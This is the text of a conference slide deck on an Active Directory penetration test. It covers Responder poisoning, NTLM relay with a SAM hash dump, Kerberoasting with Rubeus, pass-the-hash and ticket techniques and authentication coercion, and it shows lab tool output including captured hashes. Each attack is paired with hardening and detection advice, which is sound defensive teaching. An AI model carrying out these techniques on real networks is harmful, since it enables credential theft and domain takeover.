Feature or a Vulnerability?
Tales of an Active Directory Pentest

Qasim Ijaz

Blue Bastion Security

Blue Bastion


Whomai?

- Qasim Ijaz
  - Director of Offensive Security at Blue Bastion
- Former roles
  - Sr. Manager Attack Simulation at a Healthcare Org
  - HIPAA/HITRUST Assessor
  - Associate CISO
- Instructor in after-hours
  - Blackhat, BSides, OSCP Bootcamp
- Focus areas
  - “Dry” business side of hacking
  - Active Directory exploitation
  - Healthcare security


Initial Access

I'll just let myself in


(Broad|Multi)cast Name Resolution Protocols



NetNTLM – Challenge Response Protocol



Poisoning (Broad|Multi)cast Name Resolution - Responder




```
[+] Listening for events ...
[*] [MDNS] Poisoned answer sent to 192.168.56.3    for name HRShhare.local
[*] [LLMNR]  Poisoned answer sent to 192.168.56.3 for name HRShhare
[*] [MDNS] Poisoned answer sent to 192.168.56.3    for name HRShhare.local
[*] [MDNS] Poisoned answer sent to 192.168.56.3    for name HRShhare.local
[*] [MDNS] Poisoned answer sent to 192.168.56.3    for name HRShhare.local
[*] [LLMNR]  Poisoned answer sent to 192.168.56.3 for name HRShhare
[SMB] NTLMv2-SSP Client   : 192.168.56.3
[SMB] NTLMv2-SSP Username : PARENTWKSTN\vagrant
[SMB] NTLMv2-SSP Hash     : vagrant::PARENTWKSTN:3f95fa09f81af18b:4B2A1E887B186EA3EE0D078EF
53150DE09D201AECE2E6B9D5B08890000000020080053004D00420033001001E00570049004E002D00500052
10046005600040014005300 4D00420033002E006C006F00630061006C000300340057004900 4E002D0050005200
0460056002E0053004D00420033002E006C006F00630061006C000500140053004D00420033002E006C006F0063
E09D201060004000200000080030003000000000000000000000000030000006B243CABB3B7868D85846976E439
69916B51F0A001000000000000000000000000000000000009001A0063006900660073002F0048005200530068
0000000
[*] [MDNS] Poisoned answer sent to 192.168.56.3    for name HRShhare.local
[*] [MDNS] Poisoned answer sent to 192.168.56.3    for name HRShhare.local
[*] [LLMNR]  Poisoned answer sent to 192.168.56.3 for name HRShhare
```

Relaying NetNTLM Hashes - No SMB Signing

```
[*] Servers started, waiting for connections

[*] SMBD-Thread-5 (process_request_thread): Connection from TRAINING/FILEMAKER@10.100.1.3 controlled, attacking
 target smb://10.100.1.4
[*] Authenticating against smb://10.100.1.4 as TRAINING/FILEMAKER SUCCEED
[*] SMBD-Thread-5 (process_request_thread): Connection from TRAINING/FILEMAKER@10.100.1.3 controlled, attacking
 target smb://10.100.1.3
[-] Authenticating against smb://10.100.1.3 as TRAINING/FILEMAKER FAILED
[*] Service RemoteRegistry is in stopped state
[*] Service RemoteRegistry is disabled, enabling it
[*] SMBD-Thread-7 (process_request_thread): Connection from TRAINING/FILEMAKER@10.100.1.3 controlled, attacking
 target smb://10.100.1.3
[*] Starting service RemoteRegistry
[-] Authenticating against smb://10.100.1.3 as TRAINING/FILEMAKER FAILED
```

```
[*] Starting service RemoteRegistry
[-] Authenticating against smb://10.100.1.3 as TRAINING/FILEMAKER FAILED
[*] SMBD-Thread-8 (process_request_thread): Connection from TRAINING/FILEMAKER@10.100.1.3 controlled, but there
 are no more targets left!
[*] SMBD-Thread-9 (process_request_thread): Connection from TRAINING/FILEMAKER@10.100.1.3 controlled, but there
 are no more targets left!
[*] SMBD-Thread-10 (process_request_thread): Connection from TRAINING/FILEMAKER@10.100.1.3 controlled, but ther
e are no more targets left!
[*] Target system bootKey: 0×b3343e890833270fcd46791457236107
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:f99c759cc3f9a2219207aac1a5219f36:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:22f61dd3435dd45b129ea10cef030970:::
bbadmin:1001:aad3b435b51404eeaad3b435b51404ee:f99c759cc3f9a2219207aac1a5219f36:::
[*] Done dumping SAM hashes for host: 10.100.1.4
[*] Stopping service RemoteRegistry
[*] Restoring the disabled state for service RemoteRegistry
```

Hardening against Responder

- Disable NetBios Name Resolution (NBNS) and LLMNR
- Disable WPAD and create a DNS entry to resolve it to 127.0.0.1
- Enforce (not just enable) SMB Signing
  - Periodically scan for any deviation from this
    - Nmap, Nessus, Nexpose, etc.
- Deception! Create a fake user that sends out broadcast/multicast name resolution requests.

Kerberos

- AS REQ encrypted with user's NT hash
- TGT encrypted with krbtgt's NT hash
- TGS encrypted with service account's NT hash




Image courtesy of: https://adsecurity.org/?p=1515

Kerberoasting

- Any authenticated AD user can request a TGS
- TGS is encrypted with the service account's NT hash
- So, you can crack that TGS offline to get the password

```
PS C:\vagrant> .\Rubeus.exe kerberoast /nowrap

   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v1.6.1


[*] Action: Kerberoasting

[*] NOTICE: AES hashes will be returned for AES-enabled accounts.
[*]         Use /ticket:X or /tgtdeleg to force RC4_HMAC for these accounts.

[*] Searching the current domain for Kerberoastable users

[*] Total kerberoastable users : 1


[*] SamAccountName         : svc.acct
[*] DistinguishedName      : CN=svc.acct,CN=Users,DC=ParentDomain,DC=local
[*] ServicePrincipalName   : MSSQLSVC/parentSQL.parentdomain.local
[*] PwdLastSet             : 11/2/2021 5:49:32 PM
[*] Supported ETypes       : RC4_HMAC_DEFAULT
[*] Hash                   : $krb5tgs$23$*svc.acct$ParentDomain.local$MSSQLSVC/parentSQL.parentdomain.local*$AC909F5F488A0E28C1559EA634FB9013$C86A4ED
D2958351B7816FD4542F5F839CF7367E1C440F69F96C5CF72559D98A5E120FFE3B5515AFDAA40FF4E0B397E66465E1260AD4A42B5571ADAAAD4D80852F0AF49320EF0E4D03598D2AD3EDC
C538F2DD14C586FA2AB988D0E07C5316284CB7C7B3CC82C9D869EE153B50CF6E009D7EEC2611E7E830F272A4D21CA5E203BC1E2E0F9A14EA54AF82085E1EE912A54F096BA27AF2BFE9818
```

Mitigating Kerberoasting

- Use Managed Service Accounts (MSA or GMSA)
  - Windows will manage the password
  - No Service principal name
- If named service accounts must be used:
  - Use strong passphrases (> 32 chars)
  - Limit the use of service accounts
  - Avoid creating privileged service accounts
- Detection
  - Most kerberoasting tools will request RC4 tickets
  - Deception: Create a fake service account and wait to be kerberoasted!

Lateral Movement

Knock Knock

Pass The Hash vs Over-Pass the Hash

- PTH
  - Passes NT hash through NetNTLMv1/NetNTLMv2 protocol
  - Modern Windows operating systems don’t allow PTH for non-RID500 local users
  - Patches LSASS directly on target (loud)
- OPTH
  - Creates a valid Kerberos TGT for the user
  - Don’t need local administrator rights
    - Will end up in LSASS but in a less noisy way

Pass the Ticket

Unlike pass-the-hash which uses NetNTLM, pass-the-ticket uses Kerberos

1. Obtain TGT from memory (LSASS)
   a. Requires local admin if you want another user's TGT
   b. Can be done using Rubeus, Mimikatz, etc.
2. Inject that ticket into your LSASS or provide it to your tool
   a. Rubeus and Mimikatz can inject back into LSASS
   b. Impacket and Crackmapexec take the ticket with KRB5CCNAME environment variable

   https://book.hacktricks.xyz/windows-hardening/active-directory-methodology/pass-the-ticket

Detecting Lateral Movement


- One account logging into large number of systems?
- Kerberos ticket requested on Host A but used on Host B?
- Anomalous (e.g., Mimikatz) process interacting with LSASS?
- Deception: Inject fake credentials into LSASS & monitor their use 😈
- Workstation accessing another workstation over SMB/WinRM?
- Credential Guard can stop pass-the-hash and over-pass-the-hash

Domain Escalation

Who DAt?

Improper Access / Privileges

- Users provided WRITE privilege to group policies
- Domain users provided local administrator access
- Service accounts with high privileges
- Write privileges to network shares



Authentication Coercion| Ask Nicely

- Often usable by an unauthenticated or low privileged domain user
- Coerces the target (e.g., domain controller) to authenticate to an arbitrary machine
  - For example, \\attacker\machine
- MS-RPRN remote call to RpcRemoteFindPrinterChangeNotificationEx
- MS-EFSR call to Encrypting File System Remote (EFSRPC) Protocol
  - Also known as PetitPotam
- https://github.com/p0dalirius/windows-coerced-authentication-methods

PetitPotam | Easy Domain Admin

